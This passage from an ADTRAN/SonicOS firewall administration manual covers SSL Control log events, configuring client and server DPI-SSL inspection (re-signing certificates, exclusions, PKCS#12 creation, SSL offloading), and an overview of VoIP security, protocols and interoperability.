| 6 | SSL Control: Weak cipher being used | The symmetric cipher being negotiated was less than 64 bits. In this example, the cipher DES-CBC-SHA was negotiated. Refer to the table in the Weak Ciphers entry of Key Concepts to SSL Control section for a list of weak ciphers. |
| 7 | See #2 | See #2 |
| 8 | SSL Control: Failed to decode Server Hello | The Server Hello from the SSL server was undecipherable. Also occurs when the Certificate and Server Hello are in different packets, as will be the case when connecting to SSL server on SonicWALL UTM (firewall and CSM) appliances. This log event is informational, and does not affect the SSL connection. |
| 9 | SSL Control: Website found in whitelist | The common name of the subject (typically a website) matched a pattern entered into the whitelist. Whitelist entries are always allowed, even if there are other policy violations in the negotiation, such as SSLv2 or weak-ciphers. In this example, the pattern "sonicwall.com" was entered, and the certificate presented was issued to "ssmipn.demo.sonicwall.com" |
| 10 | SSL Control: HTTPS via SSLv2 | The SSL session was being negotiated using SSLv2. SSLv2 is known to be susceptible to certain types of man-in-the-middle attacks. Best practices recommend using SSLv3 or TLS in its place. |

PART 9

DPI-SSL



CHAPTER 49

Configuring Client DPI-SSL Settings

DPI-SSL > Client SSL

This chapter contains the following sections:

- [“DPI-SSL Overview” on page 683](#)
- [“Configuring Client DPI-SSL” on page 684](#)

DPI-SSL Overview

Deep Packet Inspection of Secure Socket Layer (DPI-SSL) extends ADTRAN’s Deep Packet Inspection technology to allow for the inspection of encrypted HTTPS traffic and other SSL-based traffic. The SSL traffic is decrypted transparently, scanned for threats and then re-encrypted and sent along to its destination if no threats or vulnerabilities are found. DPI-SSL provides additional security, application control, and data leakage prevention for analyzing encrypted HTTPS and other SSL-based traffic.

The following security services and features are capable of utilizing DPI-SSL:

- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention
- Content Filtering
- Application Firewall
- Packet Capture
- Packet Mirror

DPI-SSL has two main deployment scenarios:

- **Client DPI-SSL:** Used to inspect HTTPS traffic when clients on the firewall’s LAN access content located on the WAN.
- **Server DPI-SSL:** Used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the firewall’s LAN.

The DPI-SSL feature is available in SonicOS Enhanced 5.6 and higher. On the NetVanta 2830 and 2840, the maximum number of concurrent connections on which the appliance can perform DPI-SSL inspection is 250.


Configuring Client DPI-SSL

The Client DPI-SSL deployment scenario typically is used to inspect HTTPS traffic when clients on the LAN browse content located on the WAN. In the Client DPI-SSL scenario, the firewall typically does not own the certificates and private keys for the content it is inspecting. After the appliance performs DPI-SSL inspection, it re-writes the certificate sent by the remote server and signs this newly generated certificate with the certificate specified in the Client DPI-SSL configuration. By default, this is the ADTRAN certificate authority (CA) certificate, or a different certificate can be specified. Users should be instructed to add the certificate to their browser's trusted list to avoid certificate trust errors.

The following sections describe how to configure Client DPI-SSL:

- [“Configuring General Client DPI-SSL Settings” on page 684](#)
- [“Configuring the Inclusion/Exclusion List” on page 684](#)
- [“Selecting the Re-Signing Certificate Authority” on page 686](#)
- [“Content Filtering” on page 687](#)

Configuring General Client DPI-SSL Settings



DPI-SSL /
Client SSL

Accept Cancel

DPI-SSL Status

DPI-SSL Status
DPI-SSL License Expiration Date: 05/05/2010

General Settings

Enable SSL Client Inspection:

Intrusion Prevention: Gateway Anti-Virus: Gateway Anti-Spyware: Application Firewall:
Content Filter:

To enable Client DPI-SSL inspection, perform the following steps:

1. Navigate to the **DPI-SSL > Client SSL** page.
2. Select the **Enable SSL Inspection** checkbox.
3. Select which of the following services to perform inspection with: **Intrusion Prevent**, **Gateway Anti-Virus**, **Gateway Anti-Spyware**, **Application Firewall**, and **Content Filter**.
4. Click **Accept**.

Configuring the Inclusion/Exclusion List

By default, the DPI-SSL applies to all traffic on the appliance when it is enabled. You can configure an Inclusion/Exclusion list to customize which traffic DPI-SSL inspection will apply to. The Inclusion/Exclusion list provides the ability to specify certain objects, groups, or

hostnames. In deployments that are processing a large amount of traffic, it can be useful to exclude trusted sources in order to reduce the CPU impact of DPI-SSL and to prevent the appliance from reaching the maximum number of concurrent DPI-SSL inspected connections.

Inclusion/Exclusion

| | Exclude: | Include: |
|----------------------|-------------|----------------|
| Address Object/Group | LAN Subnets | X0 IP |
| Service Object/Group | Citrix | All |
| User Object/Group | Name | Guest Services |

Common Name Exclusions:

Suffix:

Exclusions:

- mysonicwall.com
- sonicwall.com

Buttons: Add, Update, Remove, Remove All

The **Inclusion/Exclusion** section of the **Client SSL** page contains three options for specifying the inclusion list:

- On the **Address Object/Group** line, select an address object or group from the **Exclude** pulldown menu to exempt it from DPI-SSL inspection.
- On the **Service Object/Group** line, select a service object or group from the **Exclude** pulldown menu to exempt it from DPI-SSL inspection.
- On the **User Object/Group** line, select a user object or group from the **Exclude** pulldown menu to exempt it from DPI-SSL inspection.



Tip

The **Include** pulldown menu can be used to fine tune the specified exclusion list. For example, by selecting the **Remote-office-California** address object in the **Exclude** pulldown and the **Remote-office-Oakland** address object in the **Include** pulldown.

Common Name Exclusions

The **Common Name Exclusions** section is used to add domain names to the exclusion list. To add a domain name, type it in the text box and click **Add**. Click **Apply** at the top of the page to confirm the configuration.



Note

The maximum size of the Common Name Exclusion list is a total of 8192 bytes (or 8192 characters).



Tip

You can enter multiple entries at once by separating the entries with the ^ delimiter. For example, the following entry will add three individual domains with one click:
example1.com^example2.com^example3.com

Selecting the Re-Signing Certificate Authority

By default, DPI-SSL uses the **Default ADTRAN DPI-SSL CA Certificate** to re-sign traffic that has been inspected. Optionally, users can specify that another certificate will be used. To use a custom certificate, you must first import the certificate to the firewall:

1. Navigate to the **System > Certificates** page.
2. Click **Import Certificate**.
3. Select the **Import a local end-user certificate with private key from a PKCS#12 (.p12 or .pfx) encoded file** option.
4. Choose **password** and click **Import**.

After the certificate has been imported, you must configure it on the Client DPI-SSL page:

1. Navigate to the **DPI-SSL > Client SSL** page.
2. Scroll down to the **Certificate Re-Signing Authority** section and select the certificate from the pulldown menu.
3. Click **Apply**.

For help with creating PKCS-12 formatted files, see [“Creating PKCS-12 Formatted Certificate File” on page 686](#).

Adding Trust to the Browser

In the previous section we described how to configure a re-signing certificate authority. In order for re-signing certificate authority to successfully re-sign certificates browsers would have to trust this certificate authority. Such trust can be established by having re-signing certificate imported into the browser's trusted CA list.

- Internet Explorer: Go to **Tools > Internet Options**, click the **Content** tab and click **Certificates**. Click the **Trusted Root Certification Authorities** tab and click **Import**. The **Certificate Import Wizard** will guide you through importing the certificate.
- Firefox: Go to **Tools > Options**, click the **Advanced** tab and then the **Encryption** tab. Click **View Certificates**, select the **Authorities** tab, and click **Import**. Select the certificate file, make sure the **Trust this CA to identify websites** check box is selected, and click **OK**.
- Mac: Double-click the certificate file, select **Keychain menu**, click **X509 Anchors**, and then click **OK**. Enter the system username and password and click **OK**.

Creating PKCS-12 Formatted Certificate File

PKCS12 formatted certificate file can be created using Linux system with OpenSSL. In order to create a PKCS-12 formatted certificate file, one needs to have two main components of the certificate:

- Private key (typically a file with .key extension or the word key in the filename)
- Certificate with a public key (typically a file with .crt extension or the word cert as part of filename).

For example, Apache HTTP server on Linux has its private key and certificate in the following locations:

- /etc/httpd/conf/ssl.key/server.key
- /etc/httpd/conf/ssl.crt/server.crt

With these two files available, run the following command:

```
openssl pkcs12 -export -out out.p12 -inkey server.key -in server.crt
```

In this example **out.p12** will become the PKCS-12 formatted certificate file and **server.key** and **server.crt** are the PEM formatted private key and the certificate file respectively.

After the above command, one would be prompted for the password to protect/encrypted the file. After the password is chosen, the creation of PKCS-12 formatted certificate file is complete and it can be imported into the UTM appliance.

Client DPI-SSL Examples

The following sections

- [“Content Filtering” on page 687](#)
- [“Application Firewall” on page 687](#)

Content Filtering

To perform ADTRAN Content Filtering on HTTPS and SSL-based traffic using DPI-SSL, perform the following steps:

1. Navigate to the **DPI-SSL > Client SSL** page
2. Select the **Enable SSL Inspection** checkbox and the **Content Filter** checkbox.
3. Click **Apply**.
4. Navigate to the **Security Services > Content Filter** page and click the **Configure** button.
5. Uncheck the **Enable IP based HTTPS Content Filtering** checkbox.
6. Select the appropriate categories to be blocked.
7. Click **Apply**.
8. Navigate to a blocked site using the HTTPS protocol to verify that it is properly blocked.



Note

For content filtering over DPI-SSL, the first time HTTPS access is blocked result in a blank page being displayed. If the page is refreshed, the user will see the ADTRAN block page.

Application Firewall

Enable Application Firewall checkbox on the Client DPI-SSL screen and enable Application Firewall on the Application Firewall >Policies screen.

1. Navigate to the **DPI-SSL > Client SSL** page
2. Select the **Enable SSL Inspection** checkbox and the **Application Firewall** checkbox.
3. Click **Apply**.
4. Navigate to the **Application Firewall > Policies** page.
5. Enable **Application Firewall**.
6. Configure an **HTTP Client policy** to block Microsoft Internet Explorer browser.
7. Select **block page** as an action for the policy. Click **Apply**.
8. Access any website using the HTTPS protocol with Internet Explorer and verify that it is blocked.

DPI-SSL also supports Application Level Bandwidth Management over SSL tunnels. Application Firewall HTTP bandwidth management policies also applies to content that is accessed over HTTPS when DPI-SSL is enabled for Application Firewall.



CHAPTER 50

Configuring Server DPI-SSL Settings

DPI-SSL > Server SSL

This chapter contains the following sections:

- [“DPI-SSL Overview” on page 689](#)
- [“Configuring Server DPI-SSL Settings” on page 690](#)

DPI-SSL Overview

Deep Packet Inspection of Secure Socket Layer (DPI-SSL) extends ADTRAN’s Deep Packet Inspection technology to allow for the inspection of encrypted HTTPS traffic and other SSL-based traffic. The SSL traffic is decrypted transparently, scanned for threats and then re-encrypted and sent along to its destination if no threats or vulnerabilities are found. DPI-SSL provides additional security, application control, and data leakage prevention for analyzing encrypted HTTPS and other SSL-based traffic.

The following security services and features are capable of utilizing DPI-SSL:

- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention
- Content Filtering
- Application Firewall
- Packet Capture
- Packet Mirror

DPI-SSL has two main deployment scenarios:

- **Client DPI-SSL:** Used to inspect HTTPS traffic when clients on the firewall’s LAN access content located on the WAN.
- **Server DPI-SSL:** Used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the firewall’s LAN.

The DPI-SSL feature is available in SonicOS Enhanced 5.6. On the NetVanta 2830 and 2840, the maximum number of concurrent connections on which the appliance can perform DPI-SSL inspection is 250.

Configuring Server DPI-SSL Settings

The Server DPI-SSL deployment scenario is typically used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the firewall's LAN. Server DPI-SSL allows the user to configure pairings of an address object and certificate. When the appliance detects SSL connections to the address object, it presents the paired certificate and negotiates SSL with the connecting client.


Afterward, if the pairing defines the server to be 'cleartext' then a standard TCP connection is made to the server on the original (post NAT remapping) port. If the pairing is not defined to be cleartext, then an SSL connection to the server is negotiated. This allows for end-to-end encryption of the connection.

In this deployment scenario the owner of the ADTRAN UTM owns the certificates and private keys of the origin content servers. Administrator would have to import server's original certificate onto the UTM appliance and create appropriate server IP address to server certificate mappings in the Server DPI-SSL UI.

The following sections describe how to configure Server DPI-SSL:

- [“Configuring General Server DPI-SSL Settings” on page 690](#)
- [“Configuring the Exclusion List” on page 691](#)
- [“Configuring Server-to-Certificate Pairings” on page 691](#)
- [“SSL Offloading” on page 692](#)

Configuring General Server DPI-SSL Settings



To enable Server DPI-SSL inspection, perform the following steps:

1. Navigate to the **DPI-SSL > Server SSL** page.
2. Select the **Enable SSL Inspection** checkbox.
3. Select which of the following services to perform inspection with: **Intrusion Prevent**, **Gateway Anti-Virus**, **Gateway Anti-Spyware**, and **Application Firewall**.
4. Click **Apply**.

5. Scroll down to the **SSL Servers** section to configure the server or servers to which DPI-SSL inspection will be applied. See [“Configuring Server-to-Certificate Pairings” on page 691](#).

Configuring the Exclusion List

By default, the DPI-SSL applies to all traffic on the appliance when it is enabled. You can configure an Inclusion/Exclusion list to customize which traffic DPI-SSL inspection will apply to. The Inclusion/Exclusion list provides the ability to specify certain objects, groups, or hostnames. In deployments that are processing a large amount of traffic, it can be useful to exclude trusted sources in order to reduce the CPU impact of DPI-SSL and to prevent the appliance from reaching the maximum number of concurrent DPI-SSL inspected connections.

The screenshot shows two configuration sections. The top section, titled "Inclusion/Exclusion", has two rows of dropdown menus. The first row is labeled "Exclude:" and has "None" selected in the "Address Object/Group" dropdown and "LAN Subnets" selected in the "Include:" dropdown. The second row is labeled "User Object/Group" and has "JimmyCheck" selected in the "Exclude:" dropdown and "All" selected in the "Include:" dropdown. The bottom section, titled "SSL Servers", is a table with columns: #, Address Object, Certificate, Cleartext, and Configure. It contains one row with # "1", Address Object "LAN Subnets", Certificate "cert1", and Cleartext "false". Below the table are "Add" and "Delete" buttons.

The **Inclusion/Exclusion** section of the **Server SSL** page contains two options for specifying the inclusion list:

- On the **Address Object/Group** line, select an address object or group from the **Exclude** pulldown menu to exempt it from DPI-SSL inspection.
- On the **User Object/Group** line, select a user object or group from the **Exclude** pulldown menu to exempt it from DPI-SSL inspection.



Note The **Include** pulldown menu can be used to fine tune the specified exclusion list. For example, by selecting the **Remote-office-California** address object in the **Exclude** pulldown and the **Remote-office-Oakland** address object in the **Include** pulldown.

Configuring Server-to-Certificate Pairings

Server DPI-SSL inspection requires that you specify which certificate will be used to sign traffic for each server that will have DPI-SSL inspection performed on its traffic. To configure a server-to-certificate pairing, perform the following steps:

1. Navigate to the **DPI-SSL > Server SSL** page and scroll down to the **SSL Servers** section.

2. Click the **Add** button.




3. In the **Address Object/Group** pulldown menu, select the address object or group for the server or servers that you want to apply DPI-SSL inspection to.
4. In the **SSL Certificate** pulldown menu, select the certificate that will be used to sign the traffic for the server. For more information on importing a new certificate to the appliance, see [“Selecting the Re-Signing Certificate Authority” on page 686](#). For information on creating a certificate, see [“Creating PKCS-12 Formatted Certificate File” on page 686](#).
5. Select the **Cleartext** checkbox to enable SSL offloading. See [“SSL Offloading” on page 692](#) for more information.
6. Click **Add**.

SSL Offloading

When adding server-to-certificate pairs, a **cleartext** option is available. This option indicates that the portion of the TCP connection between the UTM appliance and the local server will be in the clear without SSL layer, thus allowing SSL processing to be offloaded from the server by the appliance.

Please note that in order for such configuration to work properly, a NAT policy needs to be created on the **Network > NAT Policies** page to map traffic destined for the offload server from an SSL port to a non-SSL port. For example, in case of HTTPS traffic being used with SSL offloading, an inbound NAT policy remapping traffic from port 443 to port 80 needs to be created in order for things to work properly.



CHAPTER 51

Configuring VoIP Support

VoIP Overview

This section provides an overview of VoIP. It contains the following sections:

- [“What is VoIP?” on page 695](#)
- [“VoIP Security” on page 695](#)
- [“VoIP Protocols” on page 696](#)
- [“ADTRAN’s VoIP Capabilities” on page 698](#)

The remainder of the chapter describes how to configure and use ADTRAN VoIP:

- [“VoIP Settings” on page 704](#)
- [“VoIP Deployment Scenarios” on page 714](#)
- [“VoIP Call Status” on page 717](#)

What is VoIP?

Voice over IP (VoIP) is an umbrella term for a set of technologies that allow voice traffic to be carried over Internet Protocol (IP) networks. VoIP transfers the voice streams of audio calls into data packets as opposed to traditional, analog circuit-switched voice communications used by the public switched telephone network (PSTN).

VoIP is the major driving force behind the convergence of networking and telecommunications by combining voice telephony and data into a single integrated IP network system. VoIP is all about saving cost for companies through eliminating costly redundant infrastructures and telecommunication usage charges while also delivering enhanced management features and calling services features.

VoIP Security

Companies implementing VoIP technologies in an effort to cut communication costs and extend corporate voice services to a distributed workforce face security risks associated with the convergence of voice and data networks. VoIP security and network integrity are an essential part of any VoIP deployment.

The same security threats that plague data networks today are inherited by VoIP but the addition of VoIP as an application on the network makes those threats even more dangerous. By adding VoIP components to your network, you're also adding new security requirements.

VoIP encompasses a number of complex standards that leave the door open for bugs and vulnerabilities within the software implementation. The same types of bugs and vulnerabilities that hamper every operating system and application available today also apply to VoIP equipment. Many of today's VoIP call servers and gateway devices are built on vulnerable Windows and Linux operating systems.

Firewall Requirements for VoIP

VoIP is more complicated than standard TCP/UDP-based applications. Because of the complexities of VoIP signaling and protocols, as well as inconsistencies that are introduced when a firewall modifies source address and source port information with Network Address Translation (NAT), it is difficult for VoIP to effectively traverse a standard firewall. Here are a few of the reasons why.

- **VoIP operates using two separate protocols** - A signaling protocol (between the client and VoIP Server) and a media protocol (between the clients). Port/IP address pairs used by the media protocols (RTP/RTCP) for each session are negotiated dynamically by the signaling protocols. Firewalls need to dynamically track and maintain this information, securely opening selected ports for the sessions and closing them at the appropriate time.
- **Multiple media ports are dynamically negotiated through the signaling session** - negotiations of the media ports are contained in the payload of the signaling protocols (IP address and port information). Firewalls need to perform deep packet inspection on each packet to acquire the information and dynamically maintain the sessions, thus demanding extra firewall processing.
- **Source and destination IP addresses are embedded within the VoIP signaling packets** - A firewall supporting NAT translates IP addresses and ports at the IP header level for packets. Fully symmetric NAT firewalls adjust their NAT bindings frequently, and may arbitrarily close the pinholes that allow inbound packets to pass into the network they protect, eliminating the service provider's ability to send inbound calls to the customer. To effectively support VoIP it is necessary for a NAT firewall to perform deep packet inspection and transformation of embedded IP addresses and port information as the packets traverse the firewall.
- **Firewalls need to process the signaling protocol suites consisting of different message formats used by different VoIP systems** - Just because two vendors use the same protocol suite does not necessarily mean they will interoperate.

To overcome many of the hurdles introduced by the complexities of VoIP and NAT, vendors are offering Session Border Controllers (SBCs). An SBC sits on the Internet side of a firewall and attempts to control the border of a VoIP network by terminating and re-originating all VoIP media and signalling traffic. In essence, SBCs act as a proxy for VoIP traffic for non-VoIP enabled firewalls. firewalls are VoIP enabled firewalls that eliminate the need for an SBC on your network.

VoIP Protocols

VoIP technologies are built on two primary protocols, H.323 and SIP.

H.323

H.323 is a standard developed by the International Telecommunications Union (ITU). It is a comprehensive suite of protocols for voice, video, and data communications between computers, terminals, network devices, and network services. H.323 is designed to enable users to make point-to-point multimedia phone calls over connectionless packet-switching networks such as private IP networks and the Internet. H.323 is widely supported by manufacturers of video conferencing equipment, VoIP equipment and Internet telephony software and devices.

H.323 uses a combination of TCP and UDP for signaling and ASN.1 for message encoding. H.323v1 was released in 1996 and H.323v5 was released in 2003. As the older standard, H.323 was embraced by many early VoIP players.

An H.323 network consists of four different types of entities:

- **Terminals** - Client end points for multimedia communications. An example would be an H.323 enabled Internet phone or PC.
- **Gatekeepers** - Performs services for call setup and tear down, and registering H.323 terminals for communications. Includes:
 - Address translation.
 - Registration, admission control, and status (RAS).
 - Internet Locator Service (ILS) also falls into this category (although it is not part of H.323). ILS uses LDAP (Lightweight Directory Access Protocol) rather than H.323 messages.
- **Multipoint control units (MCUs)** - Conference control and data distribution for multipoint communications between terminals.
- **Gateways** - Interoperation between H.323 networks and other communications services, such as the circuit-switched Packet Switched Telephone Network (PSTN).

SIP

The Session Initiation Protocol (SIP) standard was developed by the Internet Engineering Task Force (IETF). RFC 2543 was released in March 1999. RFC 3261 was released in June 2002. SIP is a signaling protocol for initiating, managing and terminating sessions. SIP supports 'presence' and mobility and can run over User Datagram Protocol (UDP) and Transmission Control Protocol (TCP).

Using SIP, a VoIP client can initiate and terminate call sessions, invite members into a conferencing session, and perform other telephony tasks. SIP also enables Private Branch Exchanges (PBXs), VoIP gateways, and other communications devices to communicate in standardized collaboration. SIP was also designed to avoid the heavy overhead of H.323.

A SIP network is composed of the following logical entities:

- **User Agent (UA)** - Initiates, receives and terminates calls.
- **Proxy Server** - Acts on behalf of UA in forwarding or responding to requests. A Proxy Server can fork requests to multiple servers. A back-to-back user agent (B2BUA) is a type of Proxy Server that treats each leg of a call passing through it as two distinct SIP call sessions: one between it and the calling phone and the other between it and the called phone. Other Proxy Servers treat all legs of the same call as a single SIP call session.
- **Redirect Server** - Responds to request but does not forward requests.
- **Registration Server** - Handles UA authentication and registration.

ADTRAN's VoIP Capabilities

The following sections describe ADTRAN's integrated VoIP service:

- ["VoIP Security" on page 698](#)
- ["VoIP Network" on page 699](#)
- ["VoIP Network Interoperability" on page 699](#)
- ["Supported VoIP Protocols" on page 700](#)
- ["How SonicOS Handles VoIP Calls" on page 702](#)

VoIP Security

- **Traffic legitimacy** - Stateful inspection of every VoIP signaling and media packet traversing the firewall ensures all traffic is legitimate. Packets that exploit implementation flaws, causing effects such as buffer overflows in the target device, are the weapons of choice for many attackers. firewalls detect and discard malformed and invalid packets before they reach their intended target.
- **Application-layer protection for VoIP protocols** - Full protection from application-level VoIP exploits through ADTRAN Intrusion Prevention Service (IPS). IPS integrates a configurable, high performance scanning engine with a dynamically updated and provisioned database of attack and vulnerability signatures to protect networks against sophisticated Trojans and polymorphic threats. ADTRAN extends its IPS signature database with a family of VoIP-specific signatures designed to prevent malicious traffic from reaching protected VoIP phones and servers.
- **DoS and DDoS attack protection** - Prevention of DoS and DDoS attacks, such as the SYN Flood, Ping of Death, and LAND (IP) attack, which are designed to disable a network or service.
 - Validating packet sequence for VoIP signaling packets using TCP to disallow out of sequence and retransmitted packets beyond window.
 - Using randomized TCP sequence numbers (generated by a cryptographic random number generator during connection setup) and validating the flow of data within each TCP session to prevent replay and data insertion attacks.
 - Ensures that attackers cannot overwhelm a server by attempting to open many TCP/IP connections (which are never fully established-usually due to a spoofed source address) by using SYN Flood protection.
- **Stateful monitoring** - Stateful monitoring ensures that packets, even though appearing valid in themselves, are appropriate for the current state of their associated VoIP connection.
- **Encrypted VoIP Device Support** - ADTRAN supports VoIP devices capable of using encryption to protect the media exchange within a VoIP conversation or secure VoIP devices that do not support encrypted media using IPsec VPNs to protect VoIP calls.
- **Application-Layer Protection** - ADTRAN delivers full protection from application-level VoIP exploits through ADTRAN Intrusion Prevention Service (IPS). ADTRAN IPS is built on a configurable, high performance Deep Packet Inspection engine that provides extended protection of key network services including VoIP, Windows services, and DNS. The extensible signature language used in ADTRAN's Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities. Signature granularity allows ADTRAN IPS to detect and prevent attacks based on a global, attack group, or per-signature basis to provide maximum flexibility and control false positives.

VoIP Network

- **VoIP over Wireless LAN (WLAN)** - ADTRAN extends complete VoIP security to attached wireless networks with its Distributed Wireless Solution. All of the security features provided to VoIP devices attached to a wired network behind a ADTRAN are also provided to VoIP devices using a wireless network.
- **Bandwidth Management (BWM) and Quality-of-Service (QoS)** - Bandwidth management (both ingress and egress) can be used to ensure that bandwidth remains available for time-sensitive VoIP traffic. BWM is integrated into ADTRAN Quality of Service (QoS) features to provide predictability that is vital for certain types of applications.
- **WAN redundancy and load balancing** - WAN redundancy and load balancing allows for an interface to act as a secondary or backup WAN port. This secondary WAN port can be used in a simple active/passive setup, where traffic is only routed through it if the primary WAN port is down or unavailable. Load balancing can be performed by splitting the routing of traffic based on destination.
- **High availability** - High availability is provided by SonicOS high availability, which ensures reliable, continuous connectivity in the event of a system failure.

VoIP Network Interoperability

- **Plug-and-protect support for VoIP devices** - With SonicOS, VoIP device adds, changes, and removals are handled automatically, ensuring that no VoIP device is left unprotected. Using advanced monitoring and tracking technology, a VoIP device is automatically protected as soon as it is plugged into the network behind a firewall.
- **Full syntax validation of all VoIP signaling packets** - Received signaling packets are fully parsed within SonicOS to ensure they comply with the syntax defined within their associated standard. By performing syntax validation, the firewall can ensure that malformed packets are not permitted to pass through and adversely affect their intended target.
- **Support for dynamic setup and tracking of media streams** - SonicOS tracks each VoIP call from the first signaling packet requesting a call setup, to the point where the call ends. Only based on the successful call progress are additional ports opened (for additional signaling and media exchange) between the calling and called party.

Media ports that are negotiated as part of the call setup are dynamically assigned by the firewall. Subsequent calls, even between the same parties, will use different ports, thwarting an attacker who may be monitoring specific ports. Required media ports are only opened when the call is fully connected, and are shut down upon call termination. Traffic that tries to use the ports outside of the call is dropped, providing added protection to the VoIP devices behind the firewall.
- **Validation of headers for all media packets** - SonicOS examines and monitors the headers within media packets to allow detection and discarding of out-of-sequence and retransmitted packets (beyond window). Also, by ensuring that a valid header exists, invalid media packets are detected and discarded. By tracking the media streams as well as the signaling, ADTRAN provides protection for the entire VoIP session.
- **Configurable inactivity timeouts for signaling and media** - In order to ensure that dropped VoIP connections do not stay open indefinitely, SonicOS monitors the usage of signaling and media streams associated with a VoIP session. Streams that are idle for more than the configured timeout are shut down to prevent potential security holes.

- **SonicOS allows the administrator to control incoming calls** - By requiring that all incoming calls are authorized and authenticated by the H.323 Gatekeeper or SIP Proxy, SonicOS can block unauthorized and spam calls. This allows the administrator to be sure that the VoIP network is being used only for those calls authorized by the company.
- **Comprehensive monitoring and reporting** - For all supported VoIP protocols, SonicOS offers extensive monitoring and troubleshooting tools:
 - Dynamic live reporting of active VoIP calls, indicating the caller and called parties, and bandwidth used.
 - Audit logs of all VoIP calls, indicating caller and called parties, call duration, and total bandwidth used. Logging of abnormal packets seen (such as a bad response) with details of the parties involved and condition seen.
 - Detailed syslog reports and ViewPoint reports for VoIP signaling and media streams. ADTRAN ViewPoint is a Web-based graphical reporting tool that provides detailed and comprehensive reports of your security and network activities based on syslog data streams received from the firewall. Reports can be generated about virtually any aspect of firewall activity, including individual user or group usage patterns and events on specific firewalls or groups of firewalls, types and times of attacks, resource consumption and constraints, etc.

Supported VoIP Protocols

firewalls support transformations for the following protocols.

H.323

SonicOS provides the following support for H.323:

- VoIP devices running all versions of H.323 (currently 1 through to 5) are supported
- Microsoft's LDAP-based Internet Locator Service (ILS)
- Discovery of the Gatekeeper by LAN H.323 terminals using multicast
- Stateful monitoring and processing of Gatekeeper registration, admission, and status (RAS) messages
- Support for H.323 terminals that use encryption for the media streams
- DHCP Option 150. The ADTRAN DHCP Server can be configured to return the address of a VoIP specific TFTP server to DHCP clients
- In addition to H.323 support, SonicOS supports VoIP devices using the following additional ITU standards:
 - T.120 for application sharing, electronic white-boarding, file exchange, and chat
 - H.239 to allow multiple channels for delivering audio, video and data
 - H.281 for Far End Camera Control (FECC)

SIP

SonicOS provides the following support for SIP:

- Base SIP standard (both RFC 2543 and RFC 3261)
- SIP INFO method (RFC 2976)
- Reliability of provisional responses in SIP (RFC 3262)
- SIP specific event notification (RFC 3265)

- SIP UPDATE method (RFC 3311)
- DHCP option for SIP servers (RFC 3361)
- SIP extension for instant messaging (RFC 3428)
- SIP REFER method (RFC 3515)
- Extension to SIP for symmetric response routing (RFC 3581)

ADTRAN VoIP Vendor Interoperability

The following is a partial list of devices from leading manufacturers with which ADTRAN VoIP interoperates.

| H.323 | SIP |
|-------------------------|---------------------------------|
| Soft-Phones: | Soft-Phones: |
| Avaya | Apple iChat |
| Microsoft NetMeeting | Avaya |
| OpenPhone | Microsoft MSN Messenger |
| PolyCom | Nortel Multimedia PC Client |
| SJLabs SJ Phone | PingTel Instant Xpressa |
| | PolyCom |
| Telephones/VideoPhones: | Siemens SCS Client SJLabs |
| Avaya | SJPhone |
| Cisco | XTen X-Lite |
| D-Link | Ubiquity SIP User Agent |
| PolyCom | |
| Sony | Telephones/ATAs: |
| | Avaya |
| Gatekeepers: | Cisco |
| Cisco | Grandstream BudgetOne |
| OpenH323 Gatekeeper | Mitel |
| | Packet8 ATA |
